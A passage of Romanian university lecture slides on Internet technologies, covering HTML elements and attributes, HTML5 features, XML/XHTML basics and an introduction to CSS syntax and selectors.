- Includerea în paginile HTML a clipurilor video, sunetelor și componentelor cu care utilizatorul poate să interacționeze (e.g., jocuri online)
- Regăsirea online a informațiilor folosind motoare de căutare (e.g., google.com, yahoo.com, bing.com) prin intermediul hyperlink-urilor
- Utilizarea formularelор pentru abonarea la diferite site-uri, înregistrarea la diverse evenimente sau pentru plăti online



# 1.2. Limbajul HTML - definiții

## Website

- Grup de pagini interconectate care sunt văzute pe web ca o singură entitate și care sunt, de obicei, întreținute de o singură persoană sau organizație și care se referă la un anumit subiect sau la mai multe subiecte similare

## Pagină web

- Document web, parte a unui website, care conține hipertext și care poate fi vizualizat pe un dispozitiv electronic prin intermediul unui web browser
- Fișier scris în HTML sau într-un alt limbaj de marcare similar



# 1.2. Limbajul HTML - definiții

## Web browser

- Aplicație software care permite vizualizarea și accesarea resurselor web prin intermediul URI-urilor și a hiperlinkurilor

## HTML (HyperText Markup Language)

- Limbaj de marcă utilizat pentru a crea pagini web

## Limbaj de marcă (en., markup language)

- Sistem de adnotare a unui document astfel încât să se distingă din punct de vedere sintactic de text



# 1.2. Limbajul HTML - definiții

## Limbaj de marcare (en., markup language)

- Sistem de adnotare a unui document astfel încât să se distingă din punct de vedere sintactic de text
- Set de tag-uri de marcare

## Tag HTML

- Sir de caractere delimitat de caracterele < și > folosit pentru marcare în limbajul HTML
- Un tag HTML descrie o anumită componentă (titlu, paragraf, imagine) a unui document HTML



# 1.3. Limbajul HTML - istoric

- 1989 - Tim Berners-Lee, pe când lucra la CERN, are ideea de a permite cercetătorilor din toată lumea să aibă acces la documentele altor cercetători, iar secvențe de text să fie "legate" de alte fișiere
- Adică, în timp ce un document este citit să se permită afișarea unui alt document care să conțină text relevant primului document
- 1990 – apare un browser web prototip
- 1991 – apare un document public (*HTML Tags*) care conținea 18 tag-uri HTML



# 1.3. Limbajul HTML - istoric

- 1992 – HTML primul draft
- 1993 – HTML+ (sunt adăugate tabele, formulare)
- 1994 – HTML 2.0 și HTML 3.0
- 1995 – versiune specifică a HTML pentru Netscape
- 1996 – HTML 3.2 (applet-uri, text în jurul imaginilor)
- 1997 – HTML 4.0 (structura și prezentarea sunt separate cu ajutorul stilurilor)
- 1999 – HTML 4.01
- 2000 – XHTML 1.0 (versiune XML a HTML 4.01)
- 2001 – XHTML 1.1
- 2002-2006 – XHTML 2.0 (8 draft-uri)
- 2012 – HTML5



# 1.4. Editoare HTML

- Editoare text
  - Notepad sau orice alt editor text
  - Notepad++
  - Eclipse cu Web Tools Platform
  - Emacs
  - Netbeans IDE
  - PHPEdit
  - PhpStorm IDE
  - WebStorm



# 1.4. Editoare HTML

- **Editoare WYSIWYG** (What You See Is What You Get)
  - Adobe Dreamweaver
  - CoffeeCup HTML Editor
  - Google Web Designer
  - Kompozer
  - Microsoft Expression Web
  - Microsoft Publisher
  - UltraEdit



# 1.4. Editoare HTML

- Editoare online
  - Blended HTML
  - CKeditor
  - Cloud9
  - HTML Instant
  - jsFiddle
  - LiveGap Editor
  - Silex website builder
  - TiniMCE
  - Thimble
  - WYMeditor



# 1.5. Structura HTML

```
<!DOCTYPE html>

<html>

    <body>

        <h1>Tehnologii Internet</h1>

        <p>Hello World!</p>

    </body>

</html>
```



# 1.5. Structura HTML

## Declarația <!DOCTYPE>


- Ajută browser-ul să afișeze corect pagina web
- Specifică standardul (declarațiile de markup) folosit în fișierul HTML
- În HTML5: `<!DOCTYPE html>`
- În HTML 4.01:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01  
Transitional//EN"  
"http://www.w3.org/TR/html4/loose.dtd">
```



# 1.5. Structura HTML

## Elemente HTML



- Exemple:

```
<h1>Tehnologii internet</h1>
```

```
<p>Hello World!</p>
```



# 1.5. Structura HTML

## Elemente HTML

- Elementele pot fi imbricate


- Exemplu:

```
<body>
```

```
    <h1>Tehnologii internet</h1>
```

```
    <p>Hello World!</p>
```

```
</body>
```



conținutul elementului body



# 1.5. Structura HTML

## Elemente HTML

- Elementele pot fi fără conținut

```
<nume_tag />
```

- Exemplu:

```
<br />
```

- Tag-urile nu sunt case-sensitive, dar se recomandă să fie scrise cu litere mici (lowercase)



# 1.5. Structura HTML

## Atribute HTML

- Un element HTML poate conține atrbute care descriu elementul respectiv
- Atributele se specifică în tag-ul de start și sunt de forma perechi cheie-valoare

```
<nume_tag nume1="valoare1" nume2="valoare2">  
continut</nume_tag>
```

- Exemplu:

```
<html lang="en-US">
```



# 1.5. Structura HTML

## Atribute HTML

- Recomandări:
  - Atributele să fie scrise cu litere mici
  - Valoarea unui atribut să fie scrisă între ghilimele
  - Se poate ca valoarea unui atribut să fie scrisă între apostrofuri



# 1.5. Structura HTML

## Atribute HTML - cele mai utilizate

Atribut	Descriere
alt	Text alternativ pentru o imagine
disabled	Elementul <i>input</i> este <i>disabled</i>
href	Adresa URL pentru un hiperlink
id	Identifier unic pentru un element
src	Adresa URL unei imagini
style	Stiluri CSS pentru un element
title	<i>Tool tip</i>
value	Valoarea pentru un element <i>input</i>



# 1.6. Elemente HTML

## Principalele tag-uri

Tag	Descriere
<html>	Definește un document HTML
<body>	Corful documentului
<head>	"Capul" documentului
<h1> to <h6>	Heading-uri
<hr>	Linie orizontală



# 1.6. Elemente HTML

## Head

- Tag-uri conținute în tag-ul <head>

Tag	Description
<title>	Titlul documentului (obligatoriu)
<style>	Stilul documentului – cum vor fi afișate elementele
<base>	Baza URL pentru toate link-urile din pagina web
<link>	Relație între un document și o resursă externă
<meta>	Informații despre document
<script>	Script client-side, e.g., JavaScript
<noscript>	Conținut alternativ dacă browser-ul nu are activat sau nu suportă script-uri



# 1.6. Elemente HTML

## Heading-uri

- Tag-urile: <h1> <h2> ... <h6>
- Folosite pentru a arăta structura unui document HTML
- Heading-ul <h1> este cel mai important



# 1.6. Elemente HTML

## Text în HTML

- Indiferent de numărul de spații, tab-uri sau linii noi, browser-ul va afișa un singur spațiu

## Paragrafe

- Tag-ul: <p>
- Browser-ele adaugă o linie nouă înainte și după fiecare paragraf



# 1.6. Elemente HTML

## **Linie nouă (line break)**

- Tag-ul: <br />

## **Text preformatat**

- Tag-ul: <pre>
- Permite afișarea textului exact cum este scris în fișierul HTML (incluzând spații, tab-uri și linii noi)



# 1.6. Elemente HTML

## Formatarea textului

Tag	Descriere
<b>	Text îngroșat (bold)
<em>	Text accentuat (înclinat)
<i>	Text înclinat (italic)
<small>	Text mic
<strong>	Text important (îngroșat)
<sub>	Text indice (subscript)
<sup>	Text exponent (superscript)
<ins>	Text adăugat (subliniat)
<del>	Text șters (tăiat)
<mark>	Text marcat (subliniat)



# 1.6. Elemente HTML

## Formatarea textului

Tag	Descriere
<abbr>	Abreviere sau acronim
<address>	Informații de contact a autorului documentului
<bdo>	Direcția textului left-to-right sau right-to-left E.g., <bdo dir="rtl">un text</bdo>
<blockquote>	Secțiune citată din altă sursă E.g., <blockquote cite="http://www.w3.org/">The W3C is an international community that develops open standards to ensure the long-term growth of the Web</blockquote>
<q>	Citare scurtă
<cite>	Titlul unei lucrări
<dfn>	Definiția unui termen



# 1.6. Elemente HTML

## Formatarea textului

- Cod calculator – caracterele au aceeași dimensiune

Tag	Descriere
<code>	Secvență de cod de programare
<kbd>	Date de intrare calculator (keyboard input)
<samp>	Date de ieșire calculator (output sample)
<var>	Variabilă matematică
<pre>	Text preformatat



# 1.6. Elemente HTML

## Comentarii

- Tag de start: <!--
- Tag de sfârșit: -->
- Exemplu:

```
<!-- comentariu pe  
mai multe linii -->
```

## Comentarii condiționate

- Exemplu:

```
<!--[if IE 6]>  
Cod html  
<! [endif]-->
```



# 1.6. Elemente HTML

## Hiperlinkuri

- Tag-ul: `<a>`
- Trebuie să conțină atributul `href`
- Exemplu:

```
<a href="#ti">Internet Technologies</a>
```

Cod	Descriere
<code>&lt;a href=""&gt;</code>	Legătură spre o pagină sau resursă
<code>&lt;a href="mailto:"&gt;</code>	Legătură spre o adresă de email
<code>&lt;a name="nume"&gt;</code>	Ancoră (anchor)
<code>&lt;a href="#nume"&gt;</code>	Legătură spre o ancoră



# 1.6. Elemente HTML

## Hiperlinkuri

- Tag-ul: `<a>`
- Trebuie să conțină atributul `href`
- Atributul `target`

Valoare	Unde se deschide documentul
<code>_blank</code>	Într-o fereastră nouă sau un tab nou
<code>_self</code>	În același frame cu tag-ul <code>&lt;a&gt;</code> (implicit)
<code>_parent</code>	În frame-ul parinte
<code>_top</code>	În toată fereastra
<code>nume_frame</code>	Într-un anumit frame



# 1.6. Elemente HTML

## Imagini

- Tag-ul: <img />
- Trebuie să conțină attributele `src` și `alt`
- Alte attribute importante: `width` și `height`
- Exemplu:

```

```



# 1.6. Elemente HTML

## Image map

- Definește o imagine cu zone de hiperlink
- Exemplu:

```
  
  
<map name="planetmap">  
    <area shape="rect" coords="0,0,82,126"  
href="sun.htm" alt="Sun">  
    <area shape="circle" coords="90,58,3"  
href="mercur.htm" alt="Mercury">  
    <area shape="circle" coords="124,58,8"  
href="venus.htm" alt="Venus">  
</map>
```



# 1.6. Elemente HTML

## Tabele

Tag	Descriere
<table>	Definește un tabel (atributul: sortable)
<th>	Celulă antet a unui tabel
<tr>	Rândul unui tabel
<td>	Celulă a unui tabel (attributele: colspan, headers)
<caption>	Legenda unui tabel
<colgroup>	Grup de coloane dintr-un tabel pentru formatare (atributul: span)
<col>	Proprietățile unei coloane dintr-un colgroup (atributul: span)
<thead>	Grup care conține antetul (header) unui tabel
<tbody>	Grup care conține corpul unui tabel
<tfoot>	Grup care conține footer-ul unui tabel



# 1.6. Elemente HTML

## Liste

Tag	Descriere
<ul>	Listă neordonată (unordered list)
<ol>	Listă ordonată (ordered list)
<li>	Item din listă (list item)
<dl>	Listă care conține descrieri (description list)
<dt>	Termen dintr-o listă cu descrieri (description term)
<dd>	Descrierea dintr-o listă cu descrieri



# 1.6. Elemente HTML

## Liste

- Atributele unei liste ordonate:
  - reversed="reversed" - ordinea listei este inversată
  - start="număr" - valoarea de start
  - type="" - tipul de marcaj folosit de listă
    - 1, A, a, I, i

## Descrieri

```
<dl>  
  <dt>Coffee</dt>  
  <dd>Black hot drink</dd>  
  <dt>Milk</dt>  
  <dd>White cold drink</dd>  
</dl>
```



# 1.6. Elementele HTML

## Elemente block și inline

- Elementele bloc (block) încep pe o linie nouă și se termină cu o linie nouă
- Exemple: `<h1>`, `<p>`, `<ul>`, `<table>`, `<div>`
- Elementele inline sunt afișate fără a lăsa o linie nouă
- Exemple: `<b>`, `<td>`, `<a>`, `<img>`, `<span>`



# 1.6. Elemente HTML

## Formulare

Tag	Descriere
<form>	Formular HTML
<input>	Control în care utilizatorul poate introduce date
<textarea>	Căsuță cu mai multe linii de text
<label>	Etichetă pentru un element <input>
<fieldset>	Grupează elemente într-un formular
<legend>	Titlul grupului creat cu tag-ul <fieldset>
<select>	Listă de tipul drop-down
<optgroup>	Grupează opțiuni într-o listă drop-down
<option>	Opțiunile dintr-o listă drop-down
<button>	Definește un buton



# 1.6. Elemente HTML

## Formulare

Atribute pentru tag-ul <input>:

- type - button, checkbox, color, date, datetime, datetime-local, email, file, hidden, image, month, number, password, radio, range, reset, search, submit, tel, text, time, url, week
- checked, disabled, src, value, ... – depinde de tipul ales (atributul type)



# 1.6. Elemente HTML

## IFrame-uri

- Tag-ul: <iframe>
- Permite afișarea unei pagini web în interiorul altrei pagini web
- În interiorul tag-ului se poate pune un mesaj care va fi afișat dacă browser-ul nu suportă iframe-uri
- Atribute:
  - width, height
  - src
  - name



# 1.7. Entități HTML

- Unele caractere sunt rezervate (e.g., < >)
- Două modalități de a reprezenta entități HTML
  - &nume\_entitate; e.g., &lt;
  - &#număr\_entitate; e.g., &#60;



# 1.7. Entități HTML


## Exemple de entități HTML

Nume	Număr	Rezultat	Descriere
&nbsp;	&#160;		Spațiu (non-breaking space)
&lt;	&#60;	<	Mai mic ca
&gt;	&#62;	>	Mai mare ca
&amp;	&#38;	&	Ampersand
&euro;	&#8364;	€	Simbolul euro
&copy;	&#169;	©	Copyright
&quot;	&#34;	"	Ghilimele
&apos;	&#38;	'	Apostrof



# Bibliografie

- <http://www.w3.org/People/Raggett/book4/ch02.html>
- <http://www.w3schools.com/html>



# Tehnologii Internet

## CURSUL 05 – CREAREA PAGINILOR WEB (2)

Universitatea Tehnică "Gheorghe Asachi" din Iași  
Facultatea de Automatică și Calculatoare  
Departamentul de Calculatoare  
Specializarea Tehnologia informației

© 2017-2018 Adrian ALEXANDRESCU



# Cuprins

1. Limbajul HTML5
2. Limbajele XML și XHTML



# 1. Limbajul HTML5

1.1. Introducere

1.2. Elemente HTML5

1.3. Compatibilitatea cu browser-e vechi

1.4. Validarea paginilor HTML



# 1.1. Limbajul HTML5 - introducere

- Exemplu de cod/pagina HTML

```
<!DOCTYPE html>
<html>
<body>
  <h1>Tehnologii internet</h1>
  <p>Hello World!</p>
</body>
</html>
```

## Tehnologii internet

Hello World!



# 1.1. Limbajul HTML5 - introducere

- HTML5 este ultimul standard HTML
- Simplifică declarațiile DOCTYPE și a charset-ului

```
<!DOCTYPE html>  
  
<meta charset="UTF-8">
```

- Sunt introduse mai multe elemente noi care țin de semantică, formulare și de elemente grafice și multimedia



# 1.1. Limbajul HTML5 - introducere

## Declarația <!DOCTYPE>

- În HTML 4.01 Strict:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"  
"http://www.w3.org/TR/html4/strict.dtd">
```

- În XHTML 1.1:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"  
"http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
```

- În HTML 5:

```
<!DOCTYPE html>
```



# 1.1. Limbajul HTML5 - introducere

## Setul de caractere

- Setul de caractere (charset) implicit folosit în HTML5 este UTF-8
- Charset-uri
  - ASCII – 127 caractere
  - ANSI (Windows-1252) – 256 caractere
  - ISO-8859-1 – 256 caractere
  - UTF-8



# 1.1. Limbajul HTML5 - introducere

## Setul de caractere

- În HTML 4:

```
<meta http-equiv="Content-Type"  
content="text/html; charset=ISO-8859-1">
```

- În HTML 5:

```
<meta charset="UTF-8">
```



# 1.1. Limbajul HTML5 - introducere

## Elemente scoase din HTML5

<acronym>	<font>
<applet>	<frame>
<basefont>	<frameset>
<big>	<noframes>
<center>	<strike>
<dir>	<tt>



# 1.2. Elemente HTML5

## Elemente semantice

- Sunt elemente care au o anumită semnificație
- Exemple de elemente semantice:
  - <form>, <table>, <img>
- Exemple de elemente non-semantice:
  - <div>, <span>



# 1.2. Elemente HTML5


## Elemente semantice

Tag	Descriere
<main>	Conținutul principal al unui document
<header>	Antetul unui document sau al unei secțiuni
<nav>	Link-urile de navigare
<section>	Secțiune într-un document
<article>	Conținut independent
<aside>	Conținut lângă conținutul principal (sidebar)
<footer>	Footer-ul unui document sau al unei secțiuni



# 1.2. Elemente HTML5

## Elemente semantice



Sursa: [http://www.w3schools.com/html/html5\\_semantic\\_elements.asp](http://www.w3schools.com/html/html5_semantic_elements.asp)



# 1.2. Elemente HTML5

## Elemente semantice

Tag	Descriere
<details>	Conținut care poate fi ascuns sau nu de către utilizator
<summary>	Antetul vizibil pentru un element <details>
<figure>	Conținut semi-independent care reprezintă o imagine, diagramă, secvență de cod, ...
<figcaption>	Legenda unui element <figure>
<mark>	Text evidențiat (highlighted)
<time>	Definește o dată și/sau oră



# 1.2. Elemente HTML5

## Formulare

- 3 tag-uri noi:  
`<datalist>`, `<keygen>`, `<output>`
- 2 atribute noi pentru tag-ul `form`  
`autocomplete`, `novalidate`
- 16 atribute noi pentru tag-ul `input`
- 13 valori noi pentru atributul `type` al tag-ului `input`  
`color`, `date`, `datetime`, `datetime-local`,  
`email`, `month`, `number`, `range`, `search`, `tel`,  
`time`, `url`, `week`



# 1.2. Elemente HTML5

## Elemente grafice

- Tag-ul <canvas>
  - Container grafic
  - Este folosit pentru a desena figuri geometrice, text și imagini
  - Desenarea se face printr-un limbaj de scripting (JavaScript) Canvas has several methods for drawing paths, boxes, circles, text, and adding images



# 1.2. Elemente HTML5

## Elemente grafice

- Tag-ul <svg>
  - SVG – Scalable Vector Graphics
  - Folosește formatul XML
  - Imaginele SVG sunt scalabile



# 1.2. Elemente HTML5

## Elemente media

- Video
  - *.mp4, .webm, .ogg*
  - Tag-ul: <video>
- Sunet
  - *.mp3, .wav, .ogg*
  - Tag-ul: <audio>
- Alte tag-uri:
  - <source> - sursa (src) și tipul (type) fișierului audio/video
  - <track> - fișiere care conțin text (e.g., subtitrări)



# 1.2. Elemente HTML5

## Elemente media

- Obiecte
  - Tag-uri: <object> și <embed />
  - Permit inserarea în documentul HTML a plugin-urilor (e.g., applet-uri Java, flash player-e)

```
<embed width="400" height="50" src="bookmark.swf" />
<embed width="100%" height="500px" src="snippet.html"/>
<embed src="audi.jpeg" />
```



# 1.2. Elemente HTML5

## Elemente media

- Videouri YouTube

```
<iframe width="420" height="315"  
src="http://www.youtube.com/embed/XGSy3_Czz8k">  
</iframe>
```

```
<object width="420" height="315"  
data="http://www.youtube.com/v/XGSy3_Czz8k">  
</object>
```

```
<embed width="420" height="315"  
src="http://www.youtube.com/v/XGSy3_Czz8k" />
```



## 1.3. Compatibilitatea cu browser-e vechi

- Implicit, browser-ele consideră că elementele nerecunoscute (nesuportate) sunt elemente inline
- Astfel, pentru a interpreta corect noile tag-uri din HTML5 trebuie adăugat codul CSS:

```
header, section, footer, aside, nav, main,  
article, figure {  
    display: block;  
}
```



# 1.3. Compatibilitatea cu browser-e vechi

- În HTML5 pot fi adăugate tag-uri proprii care nu sunt în lista de tag-uri standard HTML
- Pentru ca IE să recunoască tag-ul definit:

```
<script>document.createElement ("carte")</script>
```

- Exemplu:

```
<carte>The Shinning, Stephen King</carte>
```

- IE9 și versiunile anterioare nu permit adăugarea stilurilor; soluția:

```
<!--[if lt IE 9]>  
<script src="http://html5shiv.googlecode.com/  
svn/trunk/html5.js"></script>  
<! [endif]-->
```



## 1.4. Validarea paginilor HTML

- Site-ul <http://validator.w3.org/> poate verifica dacă un document HTML este valid
- Validarea presupune verificarea gramaticii, vocabularului și a sintaxei limbajului



## 2. Limbajele XML și XHTML

2.1. Limbajul XML - introducere

2.2. Exemplu XML

2.3. Limbajul XHTML - introducere



## 2.1. Limbajul XML - introducere

- XML – EXtensible Markup Language
- Limbaj de marcare folosit pentru a descrie date
- XML – descrierea datelor
- HTML – afişarea datelor
- Spre deosebire de HTML, în XML tag-urile nu sunt predefinite
- Documentele XML au o structură arborescentă cu un nod rădăcină (en., *root*)
- Nodurile pot avea un părinte direct și mai mulți copii



## 2.1. Limbajul XML - introducere

- Toate elementele XML trebuie să aibă un tag de închidere
- Tag-urile sunt case-sensitive
- Tag-urile trebuie să fie închise corect
- Doar caracterele < și & sunt strict ilegale în XML
- Toate spațiile din conținutul unui tag sunt păstrate în XML
- Comentariile sunt la fel ca în HTML
- O linie nouă în XML este LF (Line Feed)
- Valorile atributelor trebuie să fie între ghilimele
- Minimizarea atributelor nu este permisă



## 2.2. Exemplu XML

```
<?xml version="1.0" encoding="UTF-8"?>
<biblioteca>
    <carti>
        <carte id="1">
            <titlu>The Last Of The Mohicans</titlu>
            <autor>Cooper, James Fenimore</autor>
            <editura>Penguin Books</editura>
            <imprumutata>False</imprumutata>
        </carte>
        <carte id="9">
            <titlu>The Mill On The Floss</titlu>
            <autor>Eliot, George</autor>
            <editura>Penguin Books</editura>
            <imprumutata>False</imprumutata>
        </carte>
    </carti>
    <imprumuturi />
    <returnari />
</biblioteca>
```




## 2.3. Limbajul XHTML

- XHTML - EXtensible HyperText Markup Language
- Este aproape identic cu HTML
- Este mai strict
- Este HTML cu restricțiile din XML cu privire la tag-uri și attribute
- De asemenea:
  - Tag-ul DOCTYPE este obligatoriu
  - Tagurile <html>, <head>, <title> și <body> sunt obligatorii



# Bibliografie

- <http://www.w3.org/People/Raggett/book4/ch02.html>
- <http://www.w3schools.com/html>
- <http://w3c.github.io/webcomponents/spec/custom/>
- <http://www.w3.org/TR/2013/WD-components-intro-20130606/#introduction>
- <http://www.smashingmagazine.com/2014/03/04/introduction-to-custom-elements/>
- <http://validator.w3.org/>



# Tehnologii Internet

## CURSUL 06 – FORMATAREA PAGINILOR WEB

Universitatea Tehnică "Gheorghe Asachi" din Iași  
Facultatea de Automatică și Calculatoare  
Departamentul de Calculatoare  
Specializarea Tehnologia informației

© 2017-2018 Adrian ALEXANDRESCU



# Cuprins

## 1. Limbajul CSS



# 1. Limbajul CSS

1.1. Introducere

1.2. Istorico

1.3. Sintaxa CSS

1.4. Selectorii CSS

1.5. Aplicarea stilurilor

1.6. Proprietăți CSS

1.7. Framework-uri CSS

1.8. Layout-ul unei pagini web

1.9. CSS3



# 1.1. Limbajul CSS - introducere

## **CSS (Cascading Style Sheets)**

- Foi de stil
- Descrierea modului de reprezentare a unui document scris într-un limbaj de marcăre (e.g., HTML, XML)
- Descrierea formatării textului dintr-un document și a modului de aranjare a elementelor în pagină (layout-ul)
- Descrierea modului în care sunt afișate elementele HTML în browser



# 1.1. Limbajul CSS - introducere

- Exemplu de cod CSS

```
html, body {  
    height: 100%;  
    font-family: 'Noto Sans',arial,sans-serif;  
    font-size: small;  
}  
  
.highlight {  
    color: red;  
}  
  
ul.main {  
    list-style-type: none;  
    padding-left: 0px;  
}
```




## 1.2. Limbajul CSS - istoric

- 1994 – Håkon Wium Lie de la CERN propune utilizarea foilor de stil pentru a defini layout-ul unei pagini web
- 1996 – CSS1 creat de W3C (World Wide Web Consortium)
- 1998 – CSS2 (poziționare, tipuri media, text bidirectional)
- 1999 – primele draft-uri CSS3
- 2011 – CSS2.1 (sunt reparate erorile din CSS2)
- În curs de dezvoltare – CSS3 și CSS4



# 1.3. Sintaxa CSS

- Exemplu de cod CSS





# 1.3. Sintaxa CSS

- Comentarii în CSS

```
/* aplicarea stilurilor pentru  
heading 2 */  
  
h2 {  
    /* scris ingrosat, culoare gri, font mai  
    mare */  
  
    font-weight: bold;  
    color: #333333;  
    font-size: 1.2em;  
}
```



# 1.4. Selectori CSS

- **Selector** = pattern folosit pentru a selecta/găsi elemente HTML în vederea aplicării unor stiluri
- Cei mai utilizați selectori:

Selector	Ex	Descriere
element	div	Selectează toate elementele <div>
element,element	div, p	Selectează toate <div> și <p>
element element	div p	Selectează toate <p> din interiorul <div>
element>element	div>p	Selectează toate <p> care au <div> părinte
[atribut]	[title]	Selectează toate elementele cu atributul title
[atribut=valoare]	[alt=a]	Selectează toate elementele cu alt="a"
.class	.email	Selectează toate elementele cu class="email"
#id	#nav	Selectează toate elementele cu id="nav"



## 1.4. Selectori CSS

- **Pseudo-clasă** = cuvânt cheie folosit pentru a defini o stare specială a unui element

```
a:hover {  
    color: #ff0000;  
}  
  
a.highlight:hover {  
    color: blue;  
}
```



## 1.4. Selectori CSS

- **Pseudo-element** = cuvânt cheie folosit pentru a aplica stiluri pe anumite părți ale unui element

```
p::first-letter {  
    color: green;  
}
```



# 1.4. Selectori CSS

## • Pseudo-clase și pseudo-elemente

Selector	Ex	Descriere
:link	a:link	Selectează toate link-urile nevizitate
:visited	a:visited	Selectează toate link-urile vizitate
:active	a:active	Selectează toate link-urile active
:hover	a:hover	Selectează link-urile la evenimentul mouse over
:focus	input:focus	Selectează elementul <input> care are focus
:first-child	p:first-child	Selectează toate <p> care sunt primul copil al părintelui
:lang( <i>limbă</i> )	p:lang(ro)	Selectează toate <p> cu atributul lang care începe cu "ro"
